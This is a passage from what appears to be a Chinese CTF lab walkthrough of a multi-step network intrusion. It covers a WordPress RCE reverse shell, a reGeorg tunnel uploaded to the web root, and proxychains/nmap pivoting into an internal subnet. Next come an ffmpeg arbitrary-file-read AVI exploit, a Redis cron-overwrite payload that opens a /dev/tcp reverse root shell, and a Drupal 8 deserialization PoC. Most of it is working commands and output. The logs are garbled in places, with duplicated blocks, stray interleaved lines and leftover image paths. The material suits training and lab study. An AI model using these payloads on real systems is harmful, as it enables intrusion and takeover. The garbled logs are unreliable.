```
./wordpress-rce-exploit.sh http://192.168.2.11/
```

在开启监听的终端上可以看到从主机 192.168.2.11 返回的 shell。

```
root@simpleedu:~/Desktop# nc -lvp 7777
listening on [any] 7777 ...
192.168.2.11: inverse host lookup failed: Host name lookup failure
connect to [192.168.2.200] from (UNKNOWN) [192.168.2.11] 55586
bash: cannot set terminal process group (1997): Inappropriate ioctl for device
bash: no job control in this shell
www-data@host-192-168-2-11:/$ whoami
www-data
www-data@host-192-168-2-11:/$ ls
ls
www-data@host-192-168-2-11:/$ ./wordpress-rce-exploit.sh http://192.168.2.11/
bin [*] Guess I can't argue with that... Let's get started...
boot
dev Connected to the target
etc length: 263 Maybe you find some thing !<br/>give you a flag <br/>flag3{452755af2
home fd6615866f61bb23e6}
initrd vim! sent successfully
```

4.3 利用 shell 上传 regeorg 的 tunnel.php 文件，使用 regeorg 架设代理

首先在操作机中存放 tunnel.nosocket.php 的/home/Hack/reGeorg-master 目录下使用如下命令在 2333 端口上搭建一个服务器，从而使得同局域网下的主机 192.168.2.11 能够下载操作机上的 tunnel.nosocket.php 文件。python2 请使用 SimpleHTTPServer，python3 则使用 http.server，两者功能相同。

```
python2 -m SimpleHTTPServer 2333
```

```
python3 -m http.server 2333
```

```
root@simpleedu:~/home/Hack/reGeorg-master# python3 -m http.server 2333
Serving HTTP on 0.0.0.0 port 2333 (http://0.0.0.0:2333/) ...
```

然后在之前得到的反弹 shell 中将 tunnel.nosocket.php 文件下载到服务器的网站根目录/var/www/html/wordpress 下。

```
cd /var/www/html/wordpress
```

wget http://192.168.2.200:2333/tunnel.nosocket.php

```
root@simpleedu:/home/Hack# nc -lvp 7777
listening on [any] 7777 ...
192.168.2.11: inverse host lookup failed: Host name lookup failure
connect to [192.168.2.200] from (UNKNOWN) [192.168.2.11] 53762
bash: cannot set terminal process group (1884): Inappropriate ioctl for device
bash: no job control in this shell
www-data@host-192-168-2-11:/$ cd /var/www/html/wordpress
cd /var/www/html/wordpress
www-data@host-192-168-2-11:/var/www/html/wordpress$ wget http://192.168.2.200:2333/tunnel.nosocket.php
--2022-05-09 12:43:44-- http://192.168.2.200:2333/tunnel.nosocket.php
Connecting to 192.168.2.200:2333... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5974 (5.8K) [application/octet-stream]
Saving to: 'tunnel.nosocket.php'

0K ..... 100% 573M=0s

2022-05-09 12:43:44 (573 MB/s) - 'tunnel.nosocket.php' saved [5974/5974]
```

在操作机上使用如下命令连接 regeorg 代理。

python reGeorgSocksProxy.py -p 8888 -u http://192.168.2.11/tunnel.nosocket.php

```
root@simpleedu:/home/Hack/reGeorg-master# python reGeorgSocksProxy.py -p 8888 -u http://192.168.2.11/tunnel.nosocket.php
192.168.2.11: inverse host lookup failed: Host name lookup failure
connect to [192.168.2.200] from (UNKNOWN) [192.168.2.11] 53762
bash: cannot set terminal process group (1884): Inappropriate ioctl for device
bash: no job control in this shell
www-data@host-192-168-2-11:/$ cd /var/www/html/wordpress
cd /var/www/html/wordpress
www-data@host-192-168-2-11:/var/www/html/wordpress$ wget http://192.168.2.200:2333/tunnel.nosocket.php
--2022-05-09 12:43:44-- http://192.168.2.200:2333/tunnel.nosocket.php
Connecting to 192.168.2.200:2333... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5974 (5.8K) [application/octet-stream]
Saving to: 'tunnel.nosocket.php'

0K ..... 100% 573M=0s

2022-05-09 12:43:44 (573 MB/s) - 'tunnel.nosocket.php' saved [5974/5974]

[INFO OK] Log Level set to [INFO]
[INFO ] Starting socks server [127.0.0.1:8888], tunnel at [http://192.168.2.11/tunnel.nosocket.php]
[INFO OK] Checking if Georg is ready
[INFO ] Georg says, 'All seems fine'
```

4.4 通过 proxychains 设置好 regeorg 的代理，利用这个代理扫描内网 1.0 网段

修改 proxychains 配置文件/etc/proxychains.conf，修改文件内容如下图所示，在 ProxyList 中注释原有的代理项，增添 socks5 127.0.0.1 8888 代理。

vim /etc/proxychains.conf

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor" every o
# socks4 127.0.0.1 9050
socks5 127.0.0.1 8888 / @_w_m_
```


使用如下命令，从而利用 proxychains 代理扫描内网 1.0 网段的存活主机。
内网 1.0 网段存活主机有 192.168.1.1、192.168.1.3、192.168.1.10 和 192.168.1.11。

```
proxychains nmap -sP 192.168.1.0/24
```

```
root@simpleedu:~# proxychains nmap -sP 192.168.1.0/24
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-09 02:33 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0029s latency).
Nmap scan report for 192.168.1.3
Host is up (0.0031s latency).
Nmap scan report for 192.168.1.10
Host is up (0.0078s latency).
Nmap scan report for 192.168.1.11
Host is up (0.046s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.26 seconds
```

使用之前得到的反弹 shell 查看主机 192.168.2.11 的/home/asdjasdjalsd 目录下的 flag 文件，得到 flag 字符串。

```
flag5{2591c98b70119fe624898b1e424b5e91}
```

```
www-data@host-192-168-2-11:/$ ls /home
ls /home
asdjasdjalsd
www-data@host-192-168-2-11:/$ cat /home/a
cat /home/asdjasdjalsd/
cat: /home/asdjasdjalsd/: Is a directory
www-data@host-192-168-2-11:/$ cd /home/asdjasdjalsd
cd /home/asdjasdjalsd
www-data@host-192-168-2-11:/home/asdjasdjalsd$ ls
ls
flag
www-data@host-192-168-2-11:/home/asdjasdjalsd$ cat flag
cat flag
flag5{2591c98b70119fe624898b1e424b5e91}
```

任务五

5.1 扫描目标开启的端口，发现 web 和 redis 服务

保持任务四中开启的代理，使用如下类似命令依次对任务四中扫描出的内网 1.0 网段的四台存活主机的 1-10000 端口进行扫描，一般服务默认端口号都不会超过 10000。从扫描结果中可以发现只有主机 192.168.1.11 开启了 web 和 redis 服务，因此将 192.168.1.11 作为目标主机，其中 web 服务在 80 端口，redis 服务在 6379 端口。

```
proxychains nmap 192.168.1.11 -p1-10000
```



```

root@simpleedu:~# proxychains nmap 192.168.1.11 -p1-10000
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-09 03:05 EDT
Nmap scan report for 192.168.1.11
Host is up (0.00053s latency).
Not shown: 9996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http ... every office needs a tool like Georg
3389/tcp  open  ms-wbt-server
6379/tcp  open  redis
Nmap done: 1 IP address (1 host up) scanned in 119.68 seconds

```

5.2 连接 redis 服务器查看配置文件位置

使用如下命令连接 redis 服务器，并使用 info 命令查看配置文件位置，配置文件路径是/etc/redis/6379.conf。

```
redis-cli -h 192.168.1.11
```

```

root@simpleedu:~/Desktop# redis-cli -h 192.168.1.11
192.168.1.11:6379> info
# Server
redis_version:3.0.1
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:dead1df2ce223d99
redis_mode:standalone
os:Linux 3.10.0-693.5.2.el7.x86_64 x86_64
arch_bits:64
multiplexing_api:epoll
gcc_version:4.8.5
process_id:913
run_id:3fcfd5c0913dd7a5e2b82c368461059d536a82de
tcp_port:6379
uptime_in_seconds:3770
uptime_in_days:0
hz:10
lru_clock:7913200
config_file:/etc/redis/6379.conf

```

5.3 利用 ffmpeg 的任意文件读取漏洞构造 payload 读取 redis 配置文件，获取修改过后的 config 命令

ffmpeg 任意文件读取漏洞利用了 ffmpeg 可以处理 HLS 播放列表的特性，而播放列表可以引用外部文件，通过在 avi 文件中添加自定义的包含本地文件引用的 HLS 播放列表，从而在该文件播放过程中显示出本地文件内容。

操作机的/home/Hack 目录下的 gen_xbin_avi.py 文件可以用于生成能够触发

ffmpeg 任意文件读取漏洞的 avi 文件，查看该文件的所需参数。

```
python3 gen_xbin_avi.py -h
```

```
root@simpleedu:/home/Hack# python3 gen_xbin_avi.py
usage: AVI+M3U+XBIN ffmpeg exploit generator [-h] filename output_avi
AVI+M3U+XBIN ffmpeg exploit generator: error: the following arguments are required: filename, output_avi
root@simpleedu:/home/Hack# python3 gen_xbin_avi.py -h
usage: AVI+M3U+XBIN ffmpeg exploit generator [-h] filename output_avi

positional arguments:
  filename      filename to be read from the server (prefix it with "file://")
  output_avi    where to save the avi


optional arguments:
  -h, --help    show this help message and exit
```

filename 参数是需要读取的服务端的文件路径，并且是 file 格式的文件路径，也就是在文件路径前加上 file://。output_avi 是生成的 avi 文件在本地的存放路径。


```
python3 gen_xbin_avi.py file:///etc/redis/63799.conf /home/exp.avi
```

```
root@simpleedu:/home/Hack# python3 gen_xbin_avi.py file:///etc/redis/63799.conf
/home/exp.avi
root@simpleedu:/home/Hack# ls /home
exp.avi  Hack  share.txt
```

使用浏览器访问 <http://192.168.1.11/>，提示在 /upload 中可以上传文件。




访问 <http://192.168.1.11/upload>，上传生成的 avi 文件。上传文件后返回了一堆乱码，猜测是浏览器编码方式问题。




在浏览器中点击 F12，然后在 Network 栏中抓取包含该返回内容的流量包，


查看 HTTP 相应的内容，得到乱码的实际内容“名字不对，要不换成 123.avi?”。




因此将之前生成的 exp.avi 文件名修改为 123.avi。然后再在浏览器中上传，此时成功上传。



在 http://192.168.1.11/网页中发现上传的文件经过服务端处理后可以在 /download 下载，因此访问 http://192.168.1.11/download，下载得到 456.avi。



播放 456.avi, 可以看到/etc/redis/63799.conf 的文件内容, 发现 redis 中的 config 命令被替换为 ccoonnffiigg 命令。



5.4 利用 redis 写入文件的特点覆盖目标的定时任务 cron 文件反弹 shell

打开一个终端, 在 9999 端口上监听。

```
nc -lvp 9999
```

再打开另一个终端, 使用命令 `redis-cli -h 192.168.1.11` 连接到 redis 服务器后, 依次执行如下命令, 反弹 shell 到操作机的 9999 端口上。

```
set xx "\n* * * * * bash -i >& /dev/tcp/192.168.2.200/9999 0>&1\n"
ccoonnffiigg set dir /var/spool/cron/
ccoonnffiigg set dbfilename root
save
```

等待一段时间在监听的终端中可以得到反弹 shell。

```

root@simpleedu:~# nc -lvp 9999
listening on [any] 9999 ...
192.168.1.11: inverse host lookup failed: Host name lookup failure
connect to [192.168.2.200] from (UNKNOWN) [192.168.1.11] 33200
bash: 此 shell 中无任务控制
[root@simple ~]# whoami
whoami /dev/tcp/192.168.2.200/9999
root

```

查看 redis 数据库配置文件/etc/redis/63799.conf，得到其中的 flag 字符串。

flag1{7bed46c5c61c0ac625cebf8a9922cc48}

```

loglevel notice
logfile /var/log/redis_6379.log
databases 16
save 900 1
save 300 10
save 60 10000
rdbcompression yes
rdbchecksum yes
dbfilename dump.rdb
dir /var/lib/redis/6379
slave-serve-stale-data yes
slave-read-only yes
repl-diskless-sync no
repl-diskless-sync-delay 5
repl-disable-tcp-nodelay no
slave-priority 100
#flag1{7bed46c5c61c0ac625cebf8a9922cc48}
#flag1{7bed46c5c61c0ac625cebf8a9922cc48}
#flag1{7bed46c5c61c0ac625cebf8a9922cc48}
#flag1{7bed46c5c61c0ac625cebf8a9922cc48}
rename-command migrate ""
rename-command shutdown "shutdown_123"
rename-command flushall ""
rename-command flushdb ""

```

在/home/flag 目录下的 flag.txt 文件中找到 flag 字符串。

flag2{86a1b907d54bf7010394bf316e183e67}

```


[root@simple ~]# ls /home
ls /home
FFmpeg-n3.1.2
FFmpeg-n3.1.2.zip
flag
simple
webuser
您在 /var/mail/root 中有新邮件
[root@simple ~]# cat /home/flag
cat /home/flag
cat: /home/flag: 是一个目录
[root@simple ~]# ls /home/flag
ls /home/flag
flag.txt
[root@simple ~]# cat /home/flag/flag.txt
cat /home/flag/flag.txt
flag2{86a1b907d54bf7010394bf316e183e67}

```


任务六

6.1 使用浏览器结合 proxychains 用之前的代理访问内网中的 drupal8 的 web 应用

在浏览器中设置代理，结合之前 proxychains 和 reGeorg 使用的 8888 端口，配置代理如下。




使用浏览器访问 <http://192.168.1.10/>，成功访问内网中的 drupal8 的 web 应用。



6.2 弱口令登录目标网站后台


尝试用户名 `admin` 和密码 `admin` 登录目标网站后台，登录成功。



6.3 利用反序列化漏洞执行 `phpinfo` 探测网站信息

Drupal 8 的 PHP 反序列化漏洞是 Drupal 的 YAML 解析器处理不当所导致的一个远程代码执行漏洞。使用管理员账户 `admin/admin` 登陆网站后台后，访问下述 URL。


<http://192.168.1.10/admin/config/development/configuration/single/import>



配置类型选择“简单配置”，配置名称任意填写，配置内容使用操作机上 /home/Hack 目录下的 drupal_poc.txt 中的 poc，poc 如下所示。

!php/object

"O:24:"GuzzleHttp\Psr7\FnStream":2:{s:33:"\0GuzzleHttp\Psr7\FnStream\0methods";a:1:{s:5:"close";s:7:"phpinfo";};s:9:"_fn_close";s:7:"phpinfo";}"



选择“导入”后服务器返回 phpinfo 页面。

The website encountered an unexpected error. Please try again later.


PHP Version 5.6.30	
System	Linux cloudre 2.6.32-431.el6.x86_64 #1 SMP Fri Nov 22 03:15:09 UTC 2013 x86_64
Build Date	Jan 20 2017 08:02:26
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/20-bz2.ini, /etc/php.d/20-calendar.ini, /etc/php.d/20-ctype.ini, /etc/php.d/20-curl.ini, /etc/php.d/20-dom.ini, /etc/php.d/20-exif.ini, /etc/php.d/20-fileinfo.ini, /etc/php.d/20-ftp.ini, /etc/php.d/20-gd.ini, /etc/php.d/20-gettext.ini, /etc/php.d/20-iconv.ini, /etc/php.d/20-mbstring.ini, /etc/php.d/20-mysqlnd.ini, /etc/php.d/20-pdo.ini, /etc/php.d/20-phar.ini, /etc/php.d/20-simplexml.ini, /etc/php.d/20-sockets.ini, /etc/php.d/20-sqlite3.ini, /etc/php.d/20-tokenizer.ini, /etc/php.d/20-xml.ini, /etc/php.d/20-xmlwriter.ini, /etc/php.d/20-xsl.ini, /etc/php.d/30-mysql.ini, /etc/php.d/30-mysqli.ini, 